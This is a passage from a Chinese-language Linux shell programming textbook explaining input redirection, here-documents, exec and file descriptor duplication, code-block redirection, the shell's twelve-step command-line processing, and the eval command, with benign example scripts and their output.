<是 I/O 重定向的输入符号，它可将文件内容写到标准输入之中。下面举一个例子说明<符号，如例 10-20 所示，其中第 1 条命令打印 newfile 的内容。第 2 条命令和第 3 条命令相似，形式上仅相差一个<符号，下面分析这两条相似命令的执行过程：第 2 条命令中 wc 开始执行时，将-l 和 newfile 作为两个输入参数，-l 参数表示对行进行计数，newfile 指明了需要行计数的文件名，因此，wc 打开 newfile 文件，统计行数，并在 Shell 上打印出统计的行数 1 和相应的文件名；第 3 条命令开始执行时，Shell 识别出输入重定向符号<，并判断<符号后面的字符串表示重定向数据源文件的名称，Shell 从命令行“吞”掉<newfile，启动 wc 命令，将它的标准输入重定向到 newfile 文件，并给 wc 命令传递一个参数-l，因此，wc 命令并不知道 newfile 的存在，因为 wc 命令只管从标准输入中读取数据，所以，结果只打印行数 1，并不打印文件名称。

```
#例 10-20: 说明<符号的用法
[root@jselab shell-book]# cat newfile
#第 1 条命令: 显示 newfile 文件内容
ls: 无法访问 z*: 没有那个文件或目录
[root@jselab shell-book]# wc -l newfile
#第 2 条命令: -l 和 newfile 作为参数输入
1 newfile
#第 3 条命令: 从 stdin 中读数据, 不知道 newfile 的存在
[root@jselab shell-book]# wc -l <newfile
1                        #结果未列出文件名 newfile
[root@jselab shell-book]#
```

<<delimiter 符号称为此处文档（Here-document），delimiter 称为分界符，该符号表明：Shell 将分界符 delimiter 之后直至下一个 delimiter 之前的所有内容作为输入。可能对此处文档的解释不容易理解，在此举一个例子帮助读者理解，如例 10-21 所示，例中命令 cat >> hfile 类似于例 10-15 中命令 cat > newfile，cat 作为文本编辑器，我们在 cat >> hfile 后加上了<<CLOUD，表示将 CLOUD 作为分界符，输入到下一个 CLOUD 为止。例 10-21 中，我们在 cat >> hfile <<CLOUD 后输入两行文本，第 3 行输入 CLOUD 后按“Enter”键就结束编辑，查看 hfile 发现确实为以上所输入的两行文本。例 10-15 中，我们是按“Ctrl+D”组合键结束编辑的，加上<<CLOUD 后，下一个 CLOUD 就相当于 Ctrl+D。

```
#例 10-21: 演示<<delimiter 符号的用法
[root@jselab shell-book]#cat >> hfile <<CLOUD
> Hadoop is developed by Yahoo
```

```
> Google also develops GFS and MapReduce
>CLOUD                                            #两个 delimiter 之间的内容作为输入
[root@jselab shell-book]# cat hfile
Hadoop is developed by Yahoo
Google also develops GFS and MapReduce
[root@jselab shell-book]#
```

<<delimiter 符号还有一种形式：-<<delimiter，即在<<符号加上一个负号，这样输入文本行所有开头的“Tab”键都会被删除，但是，开头的空格键却不会被删除，例 10-22 演示-<<delimiter 符号的用法，例中命令 cat > hfile -<<CLOUD 表示以将 CLOUD 作为分界符，到下一个 CLOUD 为止的输入写入 hfile 文件。我们输入的第 1 行以空格开头，第 2 行输入几个 Tab 键，然后输入 Google also develops GFS and MapReduce 这段文字，用 cat 命令查看 hfile 发现第 1 行的空格未被删除，第 2 行开头的 Tab 键却被删除了。

```
#例 10-22：-<<delimiter 符号的用法
[root@jselab shell-book]# cat > hfile -<< CLOUD
>  Hadoop is developed by Yahoo                   #以空格开头
>         #在新的一行，输出一些 Tab 键，出现当前目录的所有文件
anotherres.sh    example/        logggl          parttotal       subsenv.sh
> Google also develops GFS and MapReduce
> CLOUD
[root@jselab shell-book]# cat hfile
 Hadoop is developed by Yahoo                     #空格未被删除
Google also develops GFS and MapReduce            #Tab 键被删除了
[root@jselab shell-book]#
```

基本 I/O 重定向符号就介绍到这里，下面介绍稍微复杂一些的 I/O 重定向符号，我们称之为高级 I/O 重定向符号。由于高级 I/O 重定向符号与 exec 命令有关，所以，我们将高级 I/O 重定向符号的内容放到下一小节介绍。

10.2.3 exec 命令的用法

exec 命令可以通过文件标识符打开或关闭文件，也可将文件重定向到标准输入，及将标准输出重定向到文件。我们首先举一个例子说明 exec 将标准输入重定向到文件，新建名为 execin.sh 的脚本，内容如下：

```
#例 10-23：execin.sh 脚本使用 exec 将 stdin 重定向到文件
#!/bin/bash

#FD 8 是 FD 0（即标准输入）的副本，用于恢复 FD 0
exec 8<&0

exec < hfile                                      #将标准输入重定向到 hfile
read a                                            #读取 hfile 文件的第 1 行
read b                                            #读取 hfile 文件的第 2 行

echo "----------------------------"
echo $a
echo $b

echo "Close FD 8:"
# 0<&8：将 FD 8 复制到 FD 0，FD 8 是原来的标准输入，FD 0 从 FD 8 中恢复原状
#8<&-：关闭 FD 8，其他进程可以重复使用 FD 8
```

```
exec 0<&8 8<&-

#在执行 read 命令时，read 命令从键盘输入读取数据
echo -n "Pls. Enter Data:"
read c                                        #标准输入恢复成键盘输入
echo $c
```

execin.sh 脚本演示如何将标准输入重定向到文件，以及如何通过其他 FD 的文件恢复标准输入。execin.sh 脚本首先用 exec 8<&0 将 FD 0 复制到 FD 8，此时，exec 命令同时打开了 FD 8 文件。然后，execin.sh 脚本用 exec <hfile 将 hfile 复制到标准输入，事实上，<符号是等价于 0<符号的。read 命令本来是用于接受用户输入的，即 read 命令原本从标准输入读取数据。当 execin.sh 脚本执行 read 命令时，每次读入 hfile 的一行，因此，a 和 b 变量分别保存了 hfile 的第 1 行和第 2 行，从下面 execin.sh 脚本的执行结果打印了 a 和 b 变量，确实是 hfile 的第 1 行和第 2 行。接着，execin.sh 脚本将 FD 8 文件复制到 FD 0，由于 FD 8 保存了原来的 FD 0，因此，将 FD 8 复制给 FD 0 后，FD 0 恢复原状了，并且 execin.sh 脚本关闭 FD 8 文件，便于其他进程可以重复使用 FD 8。最后，execin.sh 脚本再次执行 read 命令以测试标准输入是否恢复原状，从下面 execin.sh 脚本的执行结果可以看出，执行 read 命令后，Shell 等待用户输入，并且回显用户所输入的变量，这说明 read 命令从键盘读取数据，说明 FD 0 恢复原状。

```
#例 10-23 execin.sh 脚本的执行结果
[root@jselab shell-book]# chmod u+x execin.sh
[root@jselab shell-book]# ./execin.sh
---------------------------
Hadoop is developed by Yahoo
Google also develops GFS and MapReduce      #read 命令从 hfile 中读取的结果
Close FD 8:                    #将 FD 8 复制给 FD 0，使 FD 0 恢复从键盘输入，再关闭 FD 8
Pls. Enter Data:CAICAI         #read 命令从键盘读取数据，说明 FD 0 已恢复到键盘输入
CAICAI
[root@jselab shell-book]#
```

下面的例 10-24 说明 exec 将标准输出重定向到文件，新建名为 execout.sh 的脚本，内容如下：

```
#例 10-24：execout.sh 脚本将 stdout 重定向到文件
#!/bin/bash

#FD 8 是 FD 1（即标准输出）的副本，用于恢复 FD 1
exec 8>&1                                     #符号与 execin.out 中略有不同

exec > loggg                                  #将标准输出重定向到 loggg

#执行 date 和 df 命令，测试输出是否写入 loggg 文件
echo "Output of date command"
date
echo "Output of df command"
df

# 0<&8：将 FD 8 复制到 FD 0，FD 8 是原来的标准输出，FD 0 从 FD 8 中恢复原状
#8<&-：关闭 FD 8，其他进程可以重复使用 FD 8
#这条命令与 execin.out 中原理相同，只是将<&改为了>&
exec 1>&8 8>&-

#再次执行 date 和 df 命令，测试标准输出是否恢复原状
```

```
echo "--------------------------------"
echo "Output of date command"
date
echo "Output of df command"
df
```

execout.sh 脚本的思路类似于 execin.sh 脚本，先将标准输出 FD 1 复制到 FD 8，命令与复制 FD 0 时类似，只是符号变成了>&。execout.sh 脚本再将标准输出重定向到 loggg 文件，>符号等价于 1>符号，然后执行 date 和 df 命令，从下面 execout.sh 脚本的执行结果可以看出，此时 date 和 df 命令不在屏幕上打印任何内容，而将输出的结果写入了 loggg 文件。接着，execout.sh 脚本将 FD 8 复制给 FD 1，使 FD 1 恢复原状，并关闭 FD 8 文件，然后，再次执行 date 和 df 命令，从下面 execout.sh 脚本的执行结果可以看出，此时，上述两条命令的结果输出到屏幕，这说明标准输出恢复原状了。

```
#例 10-24 execout.sh 脚本的执行结果
[root@zawu shell-program]# chmod u+x execout.sh
[root@zawu shell-program]# ./execout.sh
--------------------------------          #下面是将标准输出恢复原状后的输出
Output of date command
2010 年 05 月 25 日 星期二 10:15:47 CST
Output of df command
文件系统         1K-块        已用      可用 已用% 挂载点
/dev/sda3       6137512   4043100   1782640  70% /
/dev/sda1         99150     13533     80497  15% /boot
tmpfs            501764         0    501764   0% /dev/shm
[root@zawu shell-program]# cat loggg    #将标准输出重定向到 loggg 后的输出
Output of date command
2010 年 05 月 25 日 星期二 10:15:47 CST
Output of df command
文件系统         1K-块        已用      可用 已用% 挂载点
/dev/sda3       6137512   4043108   1782632  70% /
/dev/sda1         99150     13533     80497  15% /boot
tmpfs            501764         0    501764   0% /dev/shm
You have new mail in /var/spool/mail/root
[root@zawu shell-program]#
```

例 10-23 和例 10-24 的两个例子涉及不同 FD 文件间的复制、关闭 FD、将标准输入和标准输出重定向到文件等操作，这些操作的符号就是上一节未曾讲述的高级 I/O 重定向符号，我们将所有的高级 I/O 重定向符号及其意义列于表 10-4 中。

表 10-4　高级 I/O 重定向符号及其意义

符　号	意　义
n>&m	将 FD 为 m 的输出复制到 FD 为 n 的文件
n<&m	将 FD 为 m 的输入复制到 FD 为 n 的文件
n>&-	关闭 FD 为 n 的输出
n<&-	关闭 FD 为 n 的输入
&>file	将标准输出和标准错误输出重定向到文件

&>file 可以同时将标准输出和标准错误输出重定向到文件，下面的例 10-25 说明了&>file 的用法，新建名为 execerr.sh 的脚本，内容如下：

```
#例 10-25：execerr.sh 脚本将 stdout 和 stderr 重定向到文件
#!/bin/bash

#将 FD 1（即标准输出）复制到 FD 8，FD 2（即标准错误输出）复制到 FD 9
exec 8>&1 9>&2

#将标准输出和标准错误输出重定向到 loggg 文件
exec &> loggg

#执行 ls z*和 date 命令，测试输出和错误输出是否写入 loggg 文件
ls z*                    #出现错误输出
date

#恢复标准输出和标准错误输出，并关闭 FD 8 和 FD 9
exec 1>&8 2>&9 8<&- 9<&-

#再次执行 ls z*和 date 命令，测试输出和错误输出是否恢复原状
echo "------------------"
echo "Close FD 8 and 9:"
ls z*
date
```

execerr.sh 脚本开启两个 FD，分别用于保存 FD 1 和 FD 2，即保存标准输出和标准错误输出。execerr.sh 脚本用&>符号同时将标准输出和标准错误输出重定向到 loggg 文件，然后执行 ls z*和 date 命令，测试输出和错误输出是否写入 loggg 文件，由于当前目录下没有以 z 开头的文件，因此，ls z*将产生错误，而 date 命令产生的输出，从 execerr.sh 脚本的执行结果可以看出，loggg 文件既能够保存由 ls z*命令输出的错误信息，又能够保存由 date 命令输出的正常输出，可见，>&确实可以同时重定向标准输出和标准错误输出。接着，execerr.sh 脚本利用 FD 8 和 FD 9 恢复 FD 1 和 FD 2，然后再次执行 ls z*和 date 命令，测试标准输出和标准错误输出是否恢复原状。从 execerr.sh 脚本也可看出，exec 命令可以对多个 I/O 重定向符号进行操作，如 exec 1>&8 2>&9 8<&- 9<&-命令同时实现了 4 个 FD 操作。

```
#例 10-25 execerr.sh 脚本的执行结果
[root@jselab shell-book]# chmod u+x execerr.sh
[root@jselab shell-book]# ./execerr.sh
------------------
Close FD 8 and 9:
ls: 无法访问 z*: 没有那个文件或目录
2010 年 05 月 23 日 星期日 13:24:10 CST
[root@jselab shell-book]# cat loggg     #loggg 文件既保存 stderr，又保存 stdin
ls: 无法访问 z*: 没有那个文件或目录
2010 年 05 月 23 日 星期日 13:24:10 CST
[root@jselab shell-book]#
```

10.2.4　代码块重定向

代码块重定向是指在代码块内将标准输入或标准输出重定向到文件，而在代码块之外还是保留默认状态，换句话说，代码块重定向是指对标准输入或标准输出的重定向只在代码块内有效。可以重定向的代码块可以是 while、until、for 等循环结构，也可以是 if/then 测试结构，甚至可以是函数。代码块输入重定向符号是<，输出重定向符号是>。本节举几个例子说

明上述两个符号在代码块重定向中的用法。

首先，我们介绍 while 循环的重定向，新建名为 rewhile.sh 的脚本，内容如下：

```
#例 10-26：rewhile.sh 脚本演示 while 循环的重定向
#!/bin/bash

#将 ls /etc 的结果写到 loggg 文件中
ls /etc > loggg

#搜索 loggg 文件中与 rc.d 所匹配的行，输出匹配行的行数
while [ "$filename" != "rc.d" ]          #当不匹配时，执行 while 循环体
do
 #按行读取 loggg 内容
 read filename

 let "count +=1"
done < loggg                             #将标准输入重定向到 loggg 文件

echo "$count times read"

#测试循环体外面的标准输入是否被重定向
echo -n "-----Pls. Input Data:-----"
read test
echo $test
```

rewhile.sh 脚本首先将 ls /etc 的结果写到 loggg 文件中，loggg 文件中按行保存了/etc 目录下的所有文件名，rewhile.sh 脚本需要查找 loggg 文件中与 rc.d 所匹配的行，并输出匹配行的行数，为此，rewhile.sh 脚本使用了 while 循环，该循环在结尾处 done 关键字的后面利用<符号将标准输入重定向到 loggg 文件，然后用 read 命令按行读取 loggg 内容，保存在 filename 变量中，while 循环测试条件判断 filename 变量的值是否等于关键字 rc.d，若该测试条件不满足，则继续读取下一行，计数器 count 增加 1，一旦测试条件满足，则跳出 while 循环，输出 count 变量值。rewhile.sh 脚本还对 while 循环体外面的标准输入进行了测试。下面给出 execerr.sh 脚本的执行结果：count 变量值等于 188，这说明 loggg 文件的第 188 行与 rc.d 匹配，循环体外面的标准输入依然是默认的状态，即从键盘读取输入数据。

```
#例 10-26 rewhile.sh 脚本的执行结果
[root@zawu shell-program]# chmod u+x rewhile.sh
[root@zawu shell-program]# ./rewhile.sh
188 times read                           #loggg 文件的第 188 行与 rc.d 匹配
-----Pls. Input Data:-----caicai         #循环体外面的 stdin 依然从键盘读取数据
caicai
[root@zawu shell-program]#
```

用 until 循环也可以实现与 rewhile.sh 脚本同样的功能。限于篇幅，我们在本章上机提议第 6 题给出 reuntil.sh 脚本，建议读者将 rewhile.sh 脚本和 reuntil.sh 脚本进行仔细比较，并运行 reuntil.sh 脚本。

下面的例 10-27 利用 for 循环的重定向实现对 loggg 文件 rc.d 关键字的查找，新建名为 refor.sh 的脚本，内容如下：

```
#例 10-27：refor.sh 脚本演示 for 循环的重定向
#!/bin/bash

#将 ls /etc 的结果写到 loggg 文件中
```

```
ls /etc > loggg

#计算 loggg 文件的最大行数，并赋给 maxline 变量
#这是与 while 和 until 循环最大的区别
#灵活运用了输入重定向符号<，类似用法可以参见例 10-26 的例子
maxline=$(wc -l < loggg)

#搜索 loggg 文件中与 rc.d 所匹配的行，输出匹配行的行数
for filename in `seq $maxline`                 #利用 seq 命令产生循环参数
do
 read filename                                 #按行读取 loggg 中的数据

#for 循环中需要有 if 语句指定跳出循环的条件
 if [ "$filename" = "rc.d" ]
 then
   break
 else
   let "count +=1"
 fi
done < loggg                                   #将标准输入重定向到 loggg 文件

echo "$count times read"

#测试循环体外面的标准输入是否被重定向
echo -n "-----Pls. Input Data:-----"
read test
echo $test
```

refor.sh 脚本同样首先将 ls /etc 的结果写到 loggg 文件中，loggg 作为搜索的目标文件。为了限定 for 循环的最大次数，需要计算 loggg 文件的最大行数，并赋给 maxline 变量，计算方法灵活运用了输入重定向符号<，loggg 作为 wc -l 命令的输入，将计算所得的行数赋给 maxline。for 循环使用命令替换，反引号中是 seq 命令产生数字序列作为 for 循环的次数，实际上，for filename in `seq $maxline`相当于 for filename in 1,2,3,…,maxline，使用命令替换后使得 for 循环显得十分简洁。for 循环在结尾处 done 关键字的后面利用<符号将标准输入重定向到 loggg 文件，然后用 read 命令按行读取 loggg 内容，保存在 filename 变量中，循环体中 if/then 结构判断 filename 变量的值是否等于关键字 rc.d，若匹配，则跳出 for 循环，否则计数器 count 增加 1。refor.sh 脚本最后同样对 for 循环体外面的标准输入进行了测试。下面给出 refor.sh 脚本的执行结果，与 rewhile.sh 脚本的执行结果完全一样。

```
#例 10-27 refor.sh 脚本的执行结果
[root@jselab shell-book]# chmod u+x refor.sh
[root@jselab shell-book]# ./refor.sh           #得到与 rewhile.sh 一样的结果
188 times read
-----Pls. Input Data:-----caicai
caicai
[root@jselab shell-book]#
```

if/then 结构也可将标准输入重定向到文件，它的命令格式如下（注意：重定向符号<是放在 fi 关键字后面的）：

```
if [condition]
 then
   …
```

```
 else
  …
fi < filename
```

代码块的输出重定向与输入重定向类似，它只是将该代码块内的输出写入文件中，符号改成输出重定向符号>。下面以 if/then 结构的输出重定向为例，来说明代码块输出重定向的用法，新建名为 reif.sh 的脚本，内容如下：

```
#例 10-28：reif.sh 脚本演示 if/then 结构的输出重定向
#!/bin/bash

#if/then 结构的输出重定向到 loggg 文件
if [ -z "$1" ]                          #如果位置参数$1 为空
then
 echo "Positional Parameter is NULL"
fi > loggg                              #将标准输出重定向到 loggg 文件

#测试 if/then 结构之外的标准输出是否被重定向
echo "--------Normal Stdout -------------"
```

reif.sh 脚本将 if/then 结构的输出重定向到 loggg 文件，if/then 结构的测试条件是位置参数$1 是否为空，如果$1 为空，打印“Positional Parameter is NULL”，由于 if/then 结构的输出将被重定向到 loggg 文件，因此，这句话将写入 loggg 文件。reif.sh 脚本还对 if/then 结构之外的标准输出是否被重定向进行了测试。下面给出 reif.sh 脚本的执行结果，执行 reif.sh，且不带任何参数，因此，位置参数$1 为空，if/then 结构内的输出写入了 loggg 文件，这说明输出重定向确实起了作用。而 if/then 结构之外的测试语句则正常输出到屏幕，这说明输出重定向只对代码块内有效。

```
#例 10-28 reif.sh 脚本的执行结果
[root@jselab shell-book]# chmod u+x reif.sh
[root@jselab shell-book]# ./reif.sh     #if/then 结构外面，标准输出为屏幕
--------Normal Stdout -------------
[root@jselab shell-book]# cat loggg
Positional Parameter is NULL            #if/then 结构内输出到 loggg 文件
[root@jselab shell-book]#
```

代码块重定向在一定程度上增强了 Shell 脚本处理文本文件的灵活性，它可以让一段代码很方便地处理一个文件（只要将该文件输入重定向到该代码块）。本书第 17 章将介绍一个结合代码块重定向实现文本处理的一个实例。

10.3 命令行处理

前面章节介绍了大量的 Shell 命令，我们也看到了 Shell 如何读取输入数据，如何处理单引号、双引号、反引号等符号，以及如何根据环境变量 IFS 将命令行分割成字符，所有的这些都是由 Shell 自动完成的，我们称之为命令行处理。命令行处理贯穿于 Shell 编程的全部，本节从 Shell 程序设计人员的角度详细介绍命令行处理的内在机制。

10.3.1 命令行处理流程

Shell 从标准输入或脚本读取的每一行称为管道（pipeline），每一行包含一个或多个命令，

这些命令用管道符隔开，Shell 对每一个读取的管道都按照图 10-6 给出的流程进行处理。




图 10-6　命令行处理的流程

命令行处理流程共有 12 个步骤，图 10-6 已将这 12 个步骤标出，下面我们依次解释这 12 个步骤。

1）将命令分割成令牌（token），令牌之间以元字符分隔，Shell 的元字符集合是固定不变的，包括空格、Tab 键、换行字符、分号（;）、圆括号、输入重定向符（<）、输出重定向符（>）、管道符（|）和&符号。令牌可以是单词（word）、关键字，也可以是 I/O 重定向器和分号。

2）检查命令行的第一个令牌是否为不带引号或反斜杠的关键字，如果此令牌是开放关键字，开放关键字指 if、while、for 或其他控制结构中的开始符号，Shell 就认为此命令是复合命令，并为该复合命令进行内部设置，读取下一条命令，再次启动进程。如果此令牌不是复合命令的开始符号，如该令牌是 then、else、do、fi、done 等符号，这说明该令牌不应该处在命令行的首位。因此，Shell 提示语法错误信息。

3）检查命令行的第一个令牌是否为某命令的别名，这需要将此令牌与别名（alias）列表逐个比较，如果匹配，说明该令牌是别名，则将该令牌替换掉，返回步骤 1），否则进入步骤 4）。这种机制允许别名递归，也允许定义关键字别名，比如，可以用下面的命令定义 while 关键字的别名 when。

```
alias when=while
```

4）执行花括号展开，比如 h{a,i}t 展开为 hat 或 hit。

5）将单词开头处的波浪号（~）替换成用户的根目录$HOME。

6）将任何开头为$符号的表达式执行变量替换。

7）将反引号内的表达式执行命令替换。

8）将$((string))的表达式进行算术运算。

9）从变量、命令和算术替换的结果中取出命令行，再次进行单词切分。与步骤 1）不同的是，此时不再用元字符分隔单词，而是使用$IFS 分隔单词。

10）对于*、?、[…]等符号，执行通配符展开，生成文件名。

11）将第一个单词作为命令，它可以是函数、内建命令和可执行文件。

12）在完成 I/O 重定向与其他类似事项后，执行命令。

命令行处理步骤是由 Shell 自动完成的，用户不能清晰地看到 Shell 完成的每一个步骤，但是，对于一个需要深入理解 Shell 程序的人来说，是有必要知道每个步骤中命令行是如何被转换的。命令行处理步骤看起来有点复杂，为了便于读者理解命令行处理步骤，下面我们举一个例子来说明 Shell 是如何处理一个命令行的，假设我们在/root 目录下输入下面例 10-29 的命令行：

```
echo ~/i* $PWD `echo Yahoo Hadop` $((21*20)) > output
```

Shell 处理此命令行的步骤如下：

1）Shell 首先将命令行分割成令牌，分割成的令牌如下（我们在命令行下方用数字标出各个令牌）：

```
echo ~/i* $PWD `echo Yahoo Hadop` $((21*20))
|--1-||--2-| |--3---| |---------4-------------| |-----5-----|
```

需要注意的是，重定向>output 虽已被识别，但是它不是令牌，Shell 将在后面对 I/O 重定向进行处理。

2）检查第一个单词 echo 是否为关键字，echo 显然不是开放关键字，所以，命令行继续下面的判断。

3）检查第一个单词 echo 是否为别名，echo 不是别名，命令行继续往下处理。

4）扫描命令行是否需要花括号展开，这条命令没有花括号，命令行继续往下处理。

5）扫描命令行是否需要波浪号展开，命令行中存在波浪号，令牌 2 将被修改，命令行变为如下形式：

```
echo /root/i* $PWD `echo Yahoo Hadop` $((21*20))
```

```
|--1-||----2---| |--3---| |---------4-------------| |-----5-----|
```

6）扫描命令行中是否存在变量，若存在变量，则进行变量替换，该命令行中存在环境变量 PWD。因此，令牌 3 将被修改，命令行变为如下形式：

```
echo /root/i* /root `echo Yahoo Hadop` $((21*20))
|--1-||----2---| |--3-| |---------4-------------| |-----5-----|
```

7）扫描命令行中是否存在反引号，若存在，则进行命令替换，该命令行存在命令替换，因此，令牌 4 将被修改，命令行变为如下形式：

```
echo /root/i* /root Yahoo Hadop $((21*20))
|--1-||----2---| |--3-| |-------4-------| |-----5-----|
```

8）执行命令行中的算术替换，令牌 5 将被修改，命令行变为如下形式：

```
echo /root/i* /root Yahoo Hadop 420
|--1-||----2---| |--3-| |-------4-------| |-5-|
```

9）Shell 将对前面所有展开所产生的结果进行再次扫描，依据$IFS 变量值对结果进行单词分割，形成如下形式的新命令行：

```
echo /root/i* /root Yahoo Hadop 420
|--1-||----2---| |--3-| |--4---| |---5--| |-6-|
```

由于$IFS 是空格，因此，命令行被分割为 6 个令牌，Yahoo Hadop 被分成两个令牌。

10）扫描命令行中的通配符，并展开，该命令行中存在通配符*，展开后，命令行变为如下形式：

```
echo /root/indirect.sh /root/install.log /root/install.log.syslog /root Yahoo Hadop 420
|--1-||--------2---------| |--------3-------| |---------4----------------| |--5-|
|---6--| |---7--| |-8-|
```

i*展开为当前目录下所有以 i 开头的文件，该目录下有三个以 i 开头的文件：indirect.sh、install.log 和 install.log.syslog，因此，令牌 2 又被分为令牌 2、3 和 4。

11）此时，Shell 已经准备执行命令了，它寻找 echo，echo 是内建命令。

12）Shell 执行 echo 命令，此时执行>output 的 I/O 重定向，再调用 echo 命令，显示最后的参数，执行结果如例 10-29 所示。

```
#例 10-29：命令的执行结果
[root@jselab ~]# echo ~/i* $PWD `echo Yahoo Hadoop` $((21*20)) > output
[root@jselab ~]# cat output
/root/install.log /root/install.log.syslog /root Yahoo Hadoop 420
[root@jselab ~]#
```

我们再看图 10-6 右边的三个跳转箭头，从第 1 步跳转到第 11 步的箭头上标注的是单引号，从第 1 步跳转到第 6 步和第 8 步跳转到第 11 步的箭头上标注的是双引号，因此，从这个角度来看，引用是一种使 Shell 在上述 12 个步骤中跳转的方法。单引号内所有的字符都按照字面意思被解析，因此，Shell 无须再进行第 3～10 步的处理。而双引号内允许变量替换、命令替换和算术运算，所以，第 6～8 步双引号是无法忽略的。

10.3.2 eval 命令

图 10-6 的左侧跳转箭头从执行命令步骤跳转到初始步骤，这正是 eval 命令的作用。eval 命令将其参数作为命令行，让 Shell 重新执行该命令行，eval 的参数再次经过 Shell 命令行处理的 12 个步骤。

eval 在处理简单命令时，与直接执行该命令无区别，请看下面的例 10-30，用 eval 处理

显示变量值的操作与直接用 echo 显示变量值的效果是相同的。

```
#例 10-30：eval 执行简单命令
[root@jselab ~]# var1=BLACK
[root@jselab ~]# eval echo $var1        #对于简单命令，是否用 eval 的效果是一样的
BLACK
[root@jselab ~]# echo $var1
BLACK
[root@jselab ~]#
```

例 10-30 中是否用 eval 的效果一样，主要是因为例子中的变量很简单，如果我们将变量赋一个特殊值，那么 eval 的效果就会显现出来了。请看例 10-31，例中第 1 条命令将 pipe 变量赋为管道符，第 2 条命令预期的目的是将当前目录下的文件列出来，再通过管道发送给 wc -l 命令以统计行数，中间的管道符引用了 pipe 变量，但是，执行第 2 条命令出现语法错误，提示名为“|”和“wc”的文件或目录不存在，原因在于：Shell 在处理 ls $pipe wc -l 命令行时，第 1 步扫描没有发现有管道符，直到第 6 步变量替换之后，命令行才变成 ls | wc -l，第 9 步根据$IFS 变量将命令行重新分割成 4 个令牌，第 11 步将 ls 当做命令，后面的 3 个令牌|、wc 和-l 被解析为 ls 命令的参数，由于该目录下没有|和 wc 等文件或目录，因此，Shell 报语法错误。第 3 条命令在第 2 条命令之前使用 eval 命令，得到了预期的结果，Shell 对 eval ls $pipe wc -l 命令行第 1 轮的处理与 ls $pipe wc -l 一样，得到 ls | wc -l 命令行，由于 eval 命令的作用，ls | wc -l 命令行被重新提交到 Shell，Shell 在第 1 步以元字符对 ls | wc -l 命令行进行令牌分割，管道符属于元字符，Shell 成功地将此命令行解释为两个命令，并且中间用管道符连接，从而用 wc -l 命令统计出 ls 命令结果的行数。

```
#例 10-31：eval 执行复杂命令
[root@jselab ~]# pipe="|"
#第 1 条命令：piple 变量的值是管道符
#第 2 条命令：Shell 将$pipe 和 wc 看做 ls 命令的参数，出现语法错误
[root@jselab ~]# ls $pipe wc -l
ls: 无法访问 |: 没有那个文件或目录
ls: 无法访问 wc: 没有那个文件或目录
#第 3 条命令：eval 使$pipe 被解析为管道符，命令行得以正确执行
[root@jselab ~]# eval ls $pipe wc -l
29
[root@jselab ~]#
```

从例 10-31 中，读者应该知道 eval 命令所起的作用。事实上，如果变量中包含任何需要 Shell 直接在命令中看到的字符，就需要使用 eval 命令。命令结束符（;，|，&）、I/O 重定向符（<,>）和引号这些对 Shell 具有特殊意义的符号，必须直接出现在命令行中。

下面再举几个 eval 命令的例子，例 10-32 的脚本用于显示最后一个输入参数，从 6.1.4 节的介绍我们知道，脚本利用位置参数从命令行接受参数，$#符号表示输入参数的数目，显示最后一个输入参数实际上就是显示第$#个参数，新建名为 evalpos.sh 的脚本，内容如下：

```
#例 10-32：evalpos.sh 脚本显示最后一个输入参数
#!/bin/bash

echo "The number of arguments passed to this script:$#"
echo -n "The last argument is:"
eval echo \$$#                    #用 eval 显示最后一个输入参数
```

evalpos.sh 脚本的核心代码是最后一句：eval echo \$$#，Shell 在第 1 轮扫描该命令行时，

反斜杠使紧跟其后的$被转义，即用$符号本身代替了\$，在第 6 步进行变量替换时，Shell 用特殊参数$#替换它的值，第 1 轮扫描后得到的命令行为：

```
echo $4                         #假设执行 evalpos.sh 脚本时带了 4 个参数
```

eval 命令将第 1 轮扫描后得到的命令行重新提交到 Shell，Shell 同样在第 6 步将位置参数$4 替换成第 4 个输入参数。下面给出 evalpos.sh 脚本的执行结果，evalpos.sh 脚本带了 4 个输入参数，结果确实显示了最后一个输入参数：disk。

```
#例 10-32 evalpos.sh 脚本的执行结果
[root@zawu shell-program]# chmod u+x evalpos.sh
[root@zawu shell-program]# ./evalpos.sh army boot cap disk
The number of arguments passed to this script:4
